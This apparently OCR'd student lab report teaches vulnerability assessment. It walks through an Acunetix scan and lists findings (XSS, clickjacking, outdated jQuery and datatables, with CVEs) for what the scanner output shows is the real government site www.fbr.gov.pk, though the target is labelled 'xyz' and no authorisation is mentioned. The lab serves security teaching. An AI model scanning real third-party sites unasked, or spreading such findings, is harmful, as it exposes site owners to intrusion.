1. **Advanced Nmap Techniques:** Explore advanced Nmap functionalities beyond basic scanning techniques covered in this lab. Investigate topics like script scanning, vulnerability detection, and evasion techniques.
2. **Nessus Plugin Development:** Research the process of developing custom Nessus plugins to address specific vulnerabilities not covered by existing plugins. Consider factors like plugin scripting languages, vulnerability data sources, and integration with Nessus.
3. **Vulnerability Mitigation Strategies:** Research and explore various strategies for mitigating the vulnerabilities identified during the Nessus scan. Consider patching procedures, configuration best practices, and security hardening techniques for the affected services.
4. **Advanced OpenVAS Techniques:** Explore advanced functionalities of OpenVAS beyond basic scanning covered in this lab. Investigate topics like vulnerability feed management, custom script development, and integration with other security tools.
5. **OpenVAS Scanner Plugins:** Research the process of developing custom OpenVAS scanner plugins to detect specific vulnerabilities not covered by existing plugins. Consider factors like plugin coding languages, vulnerability data sources, and integration with the OpenVAS framework.
6. **Vulnerability Mitigation Strategies:** Explore various strategies for mitigating the vulnerabilities identified during the OpenVAS scan. Consider patching procedures, configuration best practices, and security hardening techniques for the affected services.

Lab 04: Web Application Vulnerability Assessment

Lab Objectives

- Understand the functionalities of Qualys and Acunetix for vulnerability assessment.
- Learn how to conduct vulnerability scans using Qualys VMDR and Acunetix.
- Analyze and interpret vulnerability reports generated by these tools.
- Gain experience in prioritizing vulnerabilities based on severity and potential impact.
- Understand the functionalities of Nikto for web server vulnerability scanning.
- Utilize Nikto to identify potential security vulnerabilities in web applications.
- Gain experience in interpreting Nikto scan results to assess web application security posture.
- Develop skills in prioritizing identified vulnerabilities based on their severity and potential impact.
- Learn best practices for conducting secure web application assessments.

Activity Outcomes

Upon successful completion of this lab, you will be able to:

- Access and navigate the Qualys VMDR and Acunetix interfaces.
- Configure scan targets and settings for both Qualys VMDR and Acunetix.
- Initiate and manage vulnerability scans using these tools.
- Analyze the generated reports, identifying vulnerabilities, their severity levels, and descriptions.
- Prioritize vulnerabilities based on the provided CVEs and their potential consequences for the target systems.
- Install and configure Nikto on a Linux system for web vulnerability scanning.
- Launch and manage vulnerability scans on web servers using Nikto.
- Analyze Nikto scan reports, identifying potential vulnerabilities, their severity levels, and potential consequences.
- Prioritize identified vulnerabilities based on exploitability and risk to the web application.
- Recommend appropriate remediation actions based on the scan findings.

Part 1: Qualys

- To learn how to use Qualys and Acunetix for identifying and assessing vulnerabilities within an organization's IT infrastructure.
- To understand the process of conducting vulnerability scans using Qualys and Acunetix.
- To analyze and interpret the vulnerability reports generated by Qualys and Acunetix.
- To develop skills in using advanced features of Qualys and Acunetix for comprehensive security assessments.

Vulnerability Assessment of

XYZ and XYZ ACUNETIX:

Acunetix is a web vulnerability scanning tool that detects SQL injection, XSS, CSRF, directory traversal, security misconfigurations, outdated software, sensitive data exposure, authentication flaws, HTTP security headers, and offers customization. It aids in identifying and mitigating security risks in web applications, enhancing overall security posture.


Part 1:
Target: www.xyz.com

Steps:

Step 1:
Launch Acunetix: Open the Acunetix application on your system.


Step 2:
Login: Login with your credentials.

Step 3: You will see this page appear.



Step 4:

Create a New Target: Click on the "Targets" tab and select "New Target" to add the URL of the website you want to scan.





Step 5:

Configure Target Settings:

Enter the URL of the website under the "Target URL" field.

Optionally, specify additional settings such as authentication credentials, custom headers, and scan speed.






Step 6:


Customize Scan Settings:

Navigate to the "Scans" tab and click on "New Scan" to configure the scanning settings. Choose the target you created earlier from the dropdown menu.

Select the scan type (e.g., Full Scan, High Risk Vulnerabilities Scan, etc.).


Adjust advanced settings such as scan speed, crawler options, and excluded paths if needed.








Target Information

Address	www.fbr.gov.pk
Server	IIS
Operating System	Windows
Identified Technologies	ASP.NET
Responsive	Yes


acunetix
Administrator
Back
Stop Scan
Generate Report
WAF Export...
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Scan Stats & Info
Vulnerabilities
Site Structure
Events
N/A
Acunetix Threat Level
Threat level is not available yet.
Activity
Processing
Overall progress
0%
Scanning of www.fbr.gov.pk started
Mar 10, 2024 2:56:34 PM
Scan Duration
0s
Requests
—
Avg. Response Time
—
Locations
—
Target Information
Address
www.fbr.gov.pk
Latest Alerts
No vulnerabilities detected
© 2017 Acunetix Ltd.


acunetix
Administrator
Back
Stop Scan
Generate Report
WAF Export...
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Scan Stats & Info
Vulnerabilities
Site Structure
Events
LOW
Acunetix Threat Level 1
One or more low-severity type vulnerabilities have been discovered by the scanner.
Activity
Processing
Overall progress
0%
Scanning of www.fbr.gov.pk started
Mar 10, 2024 2:56:34 PM
Scan Duration
10s
Requests
220
Avg. Response Time
199ms
Locations
393
Target Information
Address
www.fbr.gov.pk
Latest Alerts
Clickjacking: X-Frame-Options header missing
Mar 10, 2024 2:56:44 PM
© 2017 Acunetix Ltd.


acunetix
Administrator
Back
Stop Scan
Generate Report
WAF Export...
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Scan Stats & Info
Vulnerabilities
Site Structure
Events
MEDIUM
Acunetix Threat Level 2
One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.
Activity
Processing
Overall progress
1%
Scanning of www.fbr.gov.pk started
Mar 10, 2024 2:56:34 PM
Scan Duration
20m 49s
Requests
5,480
Avg. Response Time
294ms
Locations
819
Target Information
Address
www.fbr.gov.pk
Latest Alerts
Clickjacking: X-Frame-Options header missing
Mar 10, 2024 2:56:44 PM
© 2017 Acunetix Ltd.



Step 7:

Review Scan Results: Once the scan completes, navigate to the "Scans" tab and select the completed scan to view the results.

Acunetix will provide a detailed report listing all identified vulnerabilities along with their severity levels, descriptions, and recommendations for remediation.

Affected items

Web Server	
Alert group	**Cross site scripting**
Severity	High
Description	Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
Recommendations	Apply context-dependent encoding and/or validation to user input rendered on a page
Alert variants	
Details	Not available in the free trial
`Not available in the free trial`	

Web Server	
Alert group	**Application error message**
Severity	Medium
Description	This alert requires manual confirmation Application error or warning messages may expose sensitive information about an application's internal workings to an attacker. Acunetix found an error or warning message that may disclose sensitive information. The message may also contain the location of the file that produced an unhandled exception. Consult the 'Attack details' section for more information about the affected page.
Recommendations	Verify that this page is disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.
Alert variants	
Details	Not available in the free trial
`Not available in the free trial`	

Web Server	
Alert group	**Broken links**
Severity	Informational
Description	A broken link refers to any link that should take you to a document, image or webpage, that actually results in an error. This page was linked from the website but it is inaccessible.
Recommendations	Remove the links to this file or make it accessible.
Alert variants	
Details	Not available in the free trial
Not available in the free trial	

Web Server	
Alert group	**Clickjacking: X-Frame-Options header missing**
Severity	Low
Description	Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.
Recommendations	Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.

Alert variants	
Details	Not available in the free trial
Not available in the free trial	

Step 8:

Analyze Vulnerabilities: Review each vulnerability identified by Acunetix to understand its impact and potential risks to the website's security.

Prioritize vulnerabilities based on their severity levels and potential impact on the application.

Step 9:

Remediate Vulnerabilities: Take necessary actions to address the identified vulnerabilities and mitigate security risks.

This may involve patching software, updating configurations, fixing coding errors, or implementing additional security controls.

Step 10:

Re-scan for Verification: After making changes to address vulnerabilities, re-scan the website using Acunetix to verify that the issues have been effectively resolved.

Monitor the scan results to ensure that no new vulnerabilities have emerged.

Findings:

CVEs Table:

Sr no.	Vulnerability Name	ID	Description	System Effected	Attacker
1	Cross-site Scripting	CVE-2022-46769	An improper neutralization of input during web page generation ('Cross-site Scripting') [CWE-79] vulnerability in Sling App CMS version 1.1.2	Sling App CMS	Remote Attacker
2	Protection Mechanism Failure	CVE-2023-45593	Vulnerability in the embedded Chromium browser (concerning the handling of alternative URLs, other than " http://localhost" http://localhost") allows a physical attacker to read arbitrary files on the file system, alter the configuration of the embedded browser.	AiLux imx6 bundle below version imx6_1.0.7-2	Physical Attacker
3	Prototype Pollution	CVE-2020-28458	All versions of package datatables.net are vulnerable to Prototype Pollution due to an incomplete fix for https://snyk.io/vuln/SNYK-JS-DATATABLESNET-598806.	datatables.net 1.10.16	Remote Attacker
4	Regular Expression Denial of Service	CVE-2017-18214	The moment module before 2.19.3 for Node.js is prone to a regular expression denial of service via a crafted date string, a different vulnerability than CVE-2016-4055.	moment 2.13.0	Remote Attacker
5	Content Escape	CVE-2021-23445	This affects the package datatables.net before 1.11.3. If an array is passed to the HTML escape entities function it would not have its contents escaped.	datatables.net 1.10.16	Remote Attacker
6	Mishandled Query	CVE-2019-11358	jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype	jquery 1.10.2	Remote Attacker

			pollution. If an unsanitized source object contained an enumerable _proto_ property, it could extend the native Object.prototype.		
7	Untrusted Code Execution	CVE-2020-11022	In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.	jquery 1.10.2	Remote Attacker

Summary:

Several vulnerabilities have been identified across different systems. Firstly, Cross-site Scripting (CVE- 2022-46769) poses a risk to Sling App CMS, allowing remote attackers to execute malicious code. Secondly, Protection Mechanism Failure (CVE-2023-45593) affects AiLux imx6 bundle, enabling physical attackers to access arbitrary files. Prototype Pollution (CVE-2020-28458) vulnerability in datatables.net exposes it to remote attacks. Regular Expression Denial of Service (CVE-2017-18214) in the moment module allows remote attackers to exploit the system. Additionally, Content Escape (CVE- 2021-23445) found in datatables.net lets remote attackers bypass security measures. Mishandled Query (CVE-2019-11358) in jQuery is exploitable by remote attackers. Lastly, Untrusted Code Execution (CVE-2020-11022) in jQuery permits remote attackers to execute malicious code, raising significant security concerns across affected systems.

Part 2: Acunetix

Target: www.xyz.gov.pk


Steps:
Step 1:
Launch Acunetix: Open the Acunetix application on your system.

Step 2:

Login: Login with your credentials.


Step 3:

You will see this page appear.



Step 4:

Create a New Target: Click on the "Targets" tab and select "New Target" to add the URL of the website you want to scan.




